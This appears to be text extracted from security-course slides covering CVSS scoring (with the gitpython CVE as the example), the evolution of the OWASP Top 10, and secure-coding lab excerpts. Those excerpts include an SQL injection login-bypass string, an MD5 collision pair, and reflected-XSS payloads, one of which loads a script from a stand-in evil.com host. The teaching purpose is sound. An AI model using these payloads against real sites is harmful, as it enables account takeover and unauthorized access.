High (Adiacent)	7.0 - 8.9
Critical (Network)	9.0 - 10.0

D.4m CVE: Common Vulnerabilities and Exposures

CVSS Vector String

The CVSS v3.1 vector string is a text representation of a set of CVSS metrics. It is commonly used to record or transfer CVSS metric information in a concise form.



Metric Group	Metric Name (and Abbreviated Form)	Possible Values	Mandatory?
Base	Attack Vector (AV)	[N,A,L,P]	Yes
	Attack Complexity (AC)	[L,H]	Yes
	Privileges Required (PR)	[N,L,H]	Yes
	User Interaction (UI)	[N,R]	Yes
	Scope (S)	[U,C]	Yes
	Confidentiality (C)	[H,L,N]	Yes
	Integrity (I)	[H,L,N]	Yes
Temporal	Availability (A)	[H,L,N]	Yes
	Exploit Code Maturity (E)	[X,H,F,P,U]	No
	Remediation Level (RL)	[X,U,W,T,O]	No
Environmental	Report Confidence (RC)	[X,C,R,U]	No
	Confidentiality Requirement (CR)	[X,H,M,L]	No
	Integrity Requirement (IR)	[X,H,M,L]	No
	Availability Requirement (AR)	[X,H,M,L]	No
	Modified Attack Vector (MAV)	[X,N,A,L,P]	No
	Modified Attack Complexity (MAC)	[X,L,H]	No
	Modified Privileges Required (MPR)	[X,N,L,H]	No
	Modified User Interaction (MUI)	[X,N,R]	No
	Modified Scope (MS)	[X,U,C]	No
	Modified Confidentiality (MC)	[X,N,L,H]	No
Modified Integrity (MI)	[X,N,L,H]	No	
Modified Availability (MA)	[X,N,L,H]	No	



D.4m1 CVE: Common Vulnerabilities and Exposures

CVSS Vector String: Example

The CVSS v3.1 vector string is a text representation of a set of CVSS metrics. It is commonly used to record or transfer CVSS metric information in a concise form.





CVE-2022-24439 Detail

Description

All versions of package gitpython are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments.

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 NIST: NVD	Base Score: 9.8 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
 CNA: Snyk	Base Score: 8.1 HIGH	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

<https://nvd.nist.gov/vuln/detail/CVE-2022-24439>



D.4m2 CVE: Common Vulnerabilities and Exposures

CVSS Vector String: Example

The CVSS v3.1 vector string is a text representation of a set of CVSS metrics. It is commonly used to record or transfer CVSS metric information in a concise form.




Vector	NIST	Snyk
AV (Attack Vector)	Network	Network
AC (Attack Complexity)	Low	High
PR (Privilege Requested)	None	None
UI (User Interaction)	None	None
S (Scope)	Unchanged	Unchanged
C (Confidentiality)	High	High
I (Integrity)	High	High
A (Availability)	High	High
	9,8	8.1

<https://nvd.nist.gov/vuln/detail/CVE-2022-24439>



D.4m3 CVE: Common Vulnerabilities and Exposures

CVSS Vector String: Example



Easy to use illustrated graphical Common Vulnerability Scoring System (CVSS) Base Score Calculator with hints (<https://chandanbn.github.io/cvss/>).

CVSS v3.1 Base Score Calculator

ATTACK VECTOR	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
Network	Low	None	None
Adjacent	High	Low	Required
Local		High	
Physical			

SCOPE	CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Changed	High	High	High
Unchanged	Low	Low	Low
	None	None	None

SEVERITY-SCORE-VECTOR

Critical
9.8
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Copyright 2019 © Chandan
 CVSS is free to use, copy, modification under a BSD like licence.
 Common Vulnerability Scoring System (CVSS) is a free and open standard. It is owned and managed by FIRST.Org.

NIST evaluation

CVSS v3.1 Base Score Calculator

ATTACK VECTOR	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
Network	Low	None	None
Adjacent	High	Low	Required
Local		High	
Physical			

SCOPE	CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Changed	High	High	High
Unchanged	Low	Low	Low
	None	None	None

SEVERITY-SCORE-VECTOR

High
8.1
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Copyright 2019 © Chandan
 CVSS is free to use, copy, modification under a BSD like licence.
 Common Vulnerability Scoring System (CVSS) is a free and open standard. It is owned and managed by FIRST.Org.

CNA evaluation



D.4n CVE: Common Vulnerabilities and Exposures

CVSS Base Metrics Equations

The Base Score formula depends on sub-formulas for Impact Sub-Score (ISS), Impact, and Exploitability



$$\text{ISS} = \frac{1 - [(1 - \text{Confidentiality}) \times (1 - \text{Integrity}) \times (1 - \text{Availability})]}{}$$

Impact =

If Scope is Unchanged

$$6.42 \times \text{ISS}$$

If Scope is Changed

$$7.52 \times (\text{ISS} - 0.029) - 3.25 \times (\text{ISS} - 0.02)$$

Exploitability =

$$8.22 \times \text{AttackVector} \times \text{AttackComplexity} \times \\ \text{PrivilegesRequired} \times \text{UserInteraction}$$

BaseScore =

If Impact ≤ 0

0, *else*

If Scope is Unchanged

$$\text{Roundup} (\text{Minimum} [(\text{Impact} + \text{Exploitability}), 10])$$

If Scope is Changed

$$\text{Roundup} (\text{Minimum} [1.08 \times (\text{Impact} + \text{Exploitability}), 10])$$

D.5 OWASP Top 10: Web Weaknesses

OWASP Top10:2021

A.3c Weaknesses: Tools

OWASP Top10:2021

List of 10 main categories of vulnerabilities in Web Applications



A01:2021-Broken Access Control



A02:2021-Cryptographic Failures



A03:2021-Injection



A04:2021-Insecure Design



A05:2021-Security Misconfiguration



A06:2021-Vulnerable and Outdated Components



A07:2021-Identification and Authentication Failures



A08:2021-Software and Data Integrity Failures



A09:2021-Security Logging and Monitoring Failures



A10:2021-Server Side Request Forgery



rankings of—and remediation guidance for—the top 10 most critical web application security risks. Leveraging the extensive knowledge and experience of the OWASP’s open community contributors, the report is based on a consensus among security experts from around the world.



D.5 OWASP Top 10: Web Weaknesses

From OWASP Top10:2017 to OWASP Top10:2021

Every 3-4 years the vulnerabilities are updated, according to values provided by analysts and professionals, using anonymous data coming from ethical hacking activities.

A.3.b Weaknesses: Tools


OWASP Top10

List of main 10 categories of vulnerabilities in Web Applications

- **Updated:** every 3-4 years
- **Web 2.0:** First published in 2003 (then 2004, 2007, 2010, 2013, 2017, 2021. see [history](#))
- **Data Driven:** based on statistics about vulnerability assessment submission



* From the Survey



D.5 OWASP Top 10: Web Weaknesses

Evolution of OWASP Top10 from 2003 (first edition) to 2013

Comparison of Historical Evolution of the OWASP Top10.

(source GitHub:

https://raw.githubusercontent.com/cmlh/OWASP-Top-Ten-2010/Release_Candidate/OWASP_Top_Ten_-_Comparison_of_2003,_2004,_2007,_2010_and_2013_Releases-RC1.pdf)

A.3.b Weaknesses: Tools

OWASP Top10: Comparison of 2003, 2004, 2007, 2010 and 2013 Releases

OWASP Top Ten Entries (Unordered)	Releases				
	2003	2004	2007	2010	2013
Unvalidated Input	A1	A1 ^[9]	x	x	x
Buffer Overflows	A5	A5	x	x	x
Denial of Service	x	A9 ^[2]	x	x	x
Injection	A6	A6 ^[3]	A2	A1 ^[10]	A1
Cross Site Scripting (XSS)	A4	A4	A1	A2	A3
Broken Authentication and Session Management	A3	A3	A7	A3	A2
Insecure Direct Object Reference	x	A2	A4 ^[11]	A4	A4
Cross Site Request Forgery (CSRF)	x	x	A5	A5	A8
Security Misconfiguration	A10	A10 ^{[3][5]}	x	A6	A5
Missing Functional Level Access Control	A2	A2 ^[1]	A10 ^[13]	A8	A7 ^[16]
Unvalidated Redirects and Forwards	x	x	x	A10	A10
Information Leakage and Improper Error Handling	A7	A7 ^{[14][4]}	A6	A6 ^[8]	x
Malicious File Execution	x	x	A3	A6 ^[8]	x
Sensitive Data Exposure	A8	A8 ^{[6][5]}	A8	A7	A6 ^[17]
Insecure Communications	x	A10	A9 ^[7]	A9	x
Remote Administration Flaws	A9	x	x	x	x
Using Known Vulnerable Components	x	x	x	x	A9 ^{[18][19]}


x removed
[] renamed
ok

- [1] Renamed "Broken Access Control" from T10 2003
- [2] Split "Broken Access Control" from T10 2003
- [3] Renamed "Command Injection Flaws" from T10 2003
- [4] Renamed "Error Handling Problems" from T10 2003
- [5] Renamed "Insecure Use of Cryptography" from T10 2003

- [6] Renamed "Web and Application Server" from T10 2003
- [7] Split "Insecure Configuration Management" from T10 2004
- [8] Reconsidered during T10 2010 Release Candidate (RC)
- [9] Renamed "Unvalidated Parameters" from T10 2003
- [10] Renamed "Injection Flaws" from T10 2007

- [11] Split "Broken Access Control" from T10 2004
- [12] Renamed "Insecure Configuration Management" from T10 2004
- [13] Split "Broken Access Control" from T10 2004
- [14] Renamed "Improper Error Handling" from T10 2004
- [15] Renamed "Insecure Storage" from T10 2004

- [16] Renamed "Failure to Restrict URL Access" from T10 2010
- [17] Renamed "Insecure Cryptographic Storage" from T10 2010
- [18] Split "Insecure Cryptographic Storage" from T10 2010
- [19] Split "Security Misconfiguration" from T10 2010



D.5 OWASP Top 10: Web Weaknesses

Overall Evolution of OWASP Top10 from first to last version



OWASP Top10:2003 vulnerability	2003 2021 OWASP Top10:2021 vulnerability		
Unvalidated Input	A01	A03	Injection
Missing Functional Level Access Control	A02	A01	Broken Access Control
Broken Authentication and Session Management	A03	A07	Identification and Authentication Failure
Cross Site Scripting (XSS)	A04	A03	Injection
Buffer Overflow	A05	A04	Insecure Design
Injection	A06	A03	Injection
Information Leakage and Improper Error Handling	A07	A05	Security Misconfiguration
Sensitive Data Exposure	A08	A02	Cryptographic Failures
Remote Administration Flaws	A09	A05	Security Misconfiguration
Security Misconfiguration	A10	A05	Security Misconfiguration
		A06	Vulnerable and Outdated Components
		A08	Software and Data Integrity Failures
		A09	Security Logging and Monitoring Failures
		A10	Server-Side Request Forgery

OWASP Top10: 2021 vs 2003

More comprehensive vulnerabilities.

The Top10:2003 are **collected** in 6 ones (60%):

A03 – Injection (**Dev**)
→ A01, A04, A06

A05 Sec. Misconf (**Ops**)
→ A07, A09, A10



D.5 OWASP Top 10: Web Weaknesses

Overall Evolution of OWASP Top10: last version compared to the first one



OWASP Top10: 2021 vs 2003

4 completely brand new vulnerabilities, about **Security Architecture** → **DevSecOps**

OWASP Top10:2021 vulnerability	2021	2003	OWASP Top10:2003 vulnerability
Broken Access Control	A01	A02	Missing Functional Level Access Control
Cryptographic Failures	A02	A08	Sensitive Data Exposure
Injection	A03	A01	Unvalidated Input
		A04	Cross Site Scripting (XSS)
		A06	Injection
Insecure Design	A04	A05	Buffer Overflow
Security Misconfiguration	A05	A07	Information Leakage and Improper Error Handling
		A09	Remote Administration Flaws
		A10	Security Misconfiguration
Vulnerable and Outdated Components	A06		
Identification and Authentication Failure	A07	A03	Broken Authentication and Session Management
Software and Data Integrity Failures	A08		
Security Logging and Monitoring Failures	A09		
Server-Side Request Forgery	A10		

D.5a OWASP Top 10: Web Weaknesses

OWASP Top10 - A01:2021 https://owasp.org/Top10/A01_2021-Broken_Access_Control/



A01:2021 – Broken Access Control

- **First published:** in 2017
- **Before:** «Broken Authentication and Session Management» (2004, 2007, 2010, 2013; see [history](#))
- **Proactive Control:** [Enforce Access Control](#)
- **Cheat Sheet:** [Authorization](#)
- **Occurrences:** 318.487
- **CVE/CVSS:** 19013
- **CWE:** 34

Description

Violation of the principle of least privilege or deny by default (actual access should not be available to anyone).

Bypassing access control checks by modifying the URL (parameter tampering or force browsing), internal application state, or the HTML page, or by using an attack tool modifying API requests.

Permitting viewing or editing someone else's account, by providing its unique identifier (insecure direct object references)

Accessing API with missing access controls for POST, PUT and DELETE.

Elevation of privilege. Acting as a user without being logged in or acting as an admin when logged in as a user.

Metadata manipulation such as replaying or tampering with a JSON Web Token (JWT) access control token, or a cookie or hidden field manipulated to elevate privileges or abusing JWT invalidation.

CORS misconfiguration allows API access from unauthorized/untrusted origins.

Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user

D.5a1 OWASP Top 10: Web Weaknesses

OWASP Top10 - A01:2021 https://owasp.org/Top10/A01_2021-Broken_Access_Control/



Description

Violation of the principle of least privilege or deny by default (actual access should not be available to anyone).

Bypassing access control checks by modifying the URL (parameter tampering or force browsing), internal application state, or the HTML page, or by using an attack tool modifying API requests.

Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user


M.2d1 Secure Coding Labs: Java Broken Authorization

Authorization Bypass on Profile ([link](#))

Description

Broken Authorization (also known as Broken Access Control or Privilege Escalation) is the hypernym for a range of flaws that arise due to the ineffective implementation of authorization checks used to designate user access privileges.

Different users are permitted or denied access to various content and functions in adequately designed and implemented authorization frameworks depending on the user's designated role and corresponding privileges. For example, in a web application, authorization is subject to authentication and session management. However, designing authorization across dynamic systems is complex, and may result in inconsistent mechanisms being written as the applications evolve: authentication libraries and protocols change, user roles do as well, more users come, users go, some users are (not) removed when gone... access control design decisions are made not by technology, but by humans, so the potential for error is high and ever-present. Vulnerabilities of this nature may affect any modern software present in web applications, databases, operating systems, and other technological infrastructure reliant on authorization controls.



https://knowledge-base.secureflag.com/vulnerabilities/broken_authorization/broken_authorization_vulnerability.html

Thus, this insecure *back door* code can make its way into production, suggesting that internal security procedures and processes are not in place or enforced to ensure adequate application and system hardening prior to deployment.

Exposed Insecure Functionalities are particularly useful to attackers performing reconnaissance activities as they will often leak application and system configuration and deployment details to remote users.



D.5b OWASP Top 10: Web Weaknesses

OWASP Top10: A02:2021 - https://owasp.org/Top10/A02_2021-Cryptographic_Failures/



A02:2021 – Cryptographic Failures

- **First published:** in 2021
- **Before:** «Sensitive Data Exposure» (2013, 2017); «Insecure (Cryptographic) Storage» (2003, 2004, 2007, 2010; see [history](#))
- **Proactive Control:** [Protect Data Everywhere](#)
- **Cheat Sheet:** Transport Layer Protection, User Privacy Protection, password and Cryptography Storage, HSTS (HTTP Strict Transport Security)
- **Occurrences:** 233.788
- **CVE/CVSS:** 3.075
- **CWE:** 29. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-259: Use of Hard-coded Password,
 - CWE-327: Broken or Risky Crypto Algorithm, and
 - CWE-331 Insufficient Entropy

Description

Data transmitted in clear text (e.g. HTTP, SMTP, FTP, etc)

Old or weak cryptographic algorithms or protocols (e.g. DES, RC4, RSA512, MD5, etc)

Default crypto keys in use, weak crypto keys generated or re-used

server certificate and the trust chain not properly validated

Sensitive Data at rest are not encrypted

D.5b1 OWASP Top 10: Web Weaknesses

OWASP Top10: A02:2021 - https://owasp.org/Top10/A02_2021-Cryptographic_Failures/



Description
Old or weak cryptographic algorithms or protocols (e.g. DES, RC4, RSA512, MD5, etc)

M.2e1 Secure Coding Labs: Java Weak Hashing

Weak Hashing Algorithm in File Comparison ([link](#))

Description

Hash Functions are mathematical algorithms that perform a one-way conversion of an arbitrary number of bytes of data into a byte array of a fixed size. The output is called a "hash" or "hash value", and is likened to a *fingerprint* of the original data. A common example of how this process manifests is displayed in the below example, wherein two distinct words are run through a hashing algorithm (in this case, an algorithm called MD5) producing different hash outputs of the same fixed size:

```
md5("foo") -> acbd18db4cc2f85cedef654fccc4a4d8
```

```
md5("bar") -> 37b51d194a7513e45b56f6524f2d51f2
```

Collisions play a central role in a hashing algorithm's usefulness; the easier it is to orchestrate a collision, the less useful the hash. If an attacker is able to manufacture two distinct inputs that will result in an identical hash value, they are exploiting collision resistance weakness.

In 2005, a famous research paper was published describing an algorithm capable of identifying two different sequences of 128bytes producing the exact same MD5 hash. The below pair of inputs are commonly used to illustrate this phenomenon:

```
d131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f89  
55ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbdf280373c5b  
d8823e3156348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0  
e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
```

```
d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f89  
55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbdf280373c5b  
d8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0  
e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70
```

six different characters between the two blocks; however, each block has **the same MD5 hash** of:

```
79054025255fb1a26e4bc422aef54eb4
```

https://knowledge-base.secureflag.com/vulnerabilities/broken_cryptography/weak_hashing_algorithm_vulnerability.html



D.5c OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/



A03:2021 – Injection

- **First published:** in 2010
- **Before:** «Injection Flaw» (2003, 2004, 2007); see [history](#))
- **Proactive Control:** [Secure Database Access](#), [Validate all Inputs](#), [Encode and Escape Data](#)
- **Cheat Sheet:** Injection Prevention, SQL Injection Prevention, Injection Prevention in Java, Query Parametrization
- **Occurrences:** 233.788
- **CVE/CVSS:** 274,228
- **CWE:** 33. Notable Common Weakness Enumerations (CWEs) included are
 - CWE-20 Improper Input Validation,
 - CWE-75 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
 - CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
 - CWE-94 Improper Control of Generation of Code ('Code Injection')

Description

User-supplied data is not validated, filtered, or sanitized by the application.

Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.

Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.

Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP etc.



D.5c1 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/



Description
User-supplied data is not **validated, filtered, or sanitized** by the application. Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter. Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.

B.4k Defenses

Risk treatment Options

break risk treatment options down in a number of types:

Option			
Avoid	avoid the activity that creates the risk	Checking Whitelisting	reject strings that seems invalid (safer than fix it).
Transfer	transfer the risk you take to another party	Sanitization Escaping	Replace problematic characters with safe ones
Reduce	security actions for reducing the vulnerabilities	Checking Blacklisting	Reject strings with possibly bad chars
Accept	no action at all (or reduced one)	Sanitization Blacklisting	Delete the characters you don't want



D.5c2 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/



Description

Hostile **data** is **directly used** or concatenated.

The SQL or **command** contains the **structure** and **malicious data** in dynamic queries, commands, or stored procedures.


M.2a1 Secure Coding Labs: Java SQL Injection

SQL Injection ([link](#))



SQL queries built from mere string concatenation are prone to SQL Injection, and the login form of the application in this exercise exemplifies this weakness. Left unpatched, this could allow an attacker to bypass the authentication checks and compromise the system.

```
SELECT * FROM users WHERE name='John Smith'; --' and password='wrong'
```



```
SELECT * FROM users WHERE username = 'user' AND password = 'secret'
```

The login is successful if the query returns the details of the user. If the query doesn't return the user details, it is rejected.

By leveraging single quotes and SQL comments (--), it is possible to log in as any user without a password, as the password check from the WHERE clause is removed from the query.

The following example illustrates this in action. By entering `administrator'--` in the username field and leaving the password field blank, the SQL statement would result as the following:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

The database evaluates this statement without the commented out part, executing just the first part:

```
SELECT * FROM users WHERE username = 'administrator'
```

Since the manipulated query always returns the details of the `administrator` user, the attacker can successfully log in without knowing the correct password.

https://knowledge-base.secureflag.com/vulnerabilities/sql_injection/sql_injection_vulnerability.html



D.5c3 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/




XSS attacks

Description

XSS is about **injecting** a **payload** that causes your own browser to **execute** some arbitrary JavaScript, as it comes from a trusted web application.

The malicious actor manipulates the legitimate user's interaction with a vulnerable app.



Three main types of XSS attacks

Reflected XSS: where the malicious script comes from the current HTTP request.


Stored XSS: where the malicious script comes from the website's database.

DOM-based XSS: where the vulnerability exists in client-side code rather than server-side code.



D.5c4 OWASP Top 10: Web Weaknesses

OWASP Top10: A03:2021 - https://owasp.org/Top10/A03_2021-Injection/



Reflected XSS

Reflected XSS attacks arise when a web server reflects injected script, such as a search result, an error message, or any other response that includes some or all of the input sent to the server as part of the request

The attack is initially delivered to the victim through another route (e.g., e-mail or an alternative website), thus tricking the user into clicking on a malicious link, like:

```
<a href="https://target-site.com/status?message=<script>/*malicious+content+here...*/https://target-site.com/status?message=<script>/*malicious+content+here...*/</script>">
```

The injected code travels to the vulnerable website, which **reflects** the attack payload back to the user's browser. The browser then executes the code because it came from a "trusted" server (i.e. delivered within the TLS tunnel).

The script can carry out any action authorized by the user's permission level within the application.

Web applications vulnerable to reflected XSS unsafely displays search results, error messages, or any other immediate response from a user's query.

XSS attacks

1. Attacker sends evil email



```
http://bank.com?p1="><img src=x onerror=http://evil.com/attack.js>
```

5. Attacker has full access to victim's account

4. Victim's browser now trusts the attacker's script is from bank.com


2. Victim clicks on link, sends request to vulnerable bank.com website

3. Vulnerable bank website takes data from request and includes in valid webpage



D.5c5 OWASP Top 10: Web Weaknesses

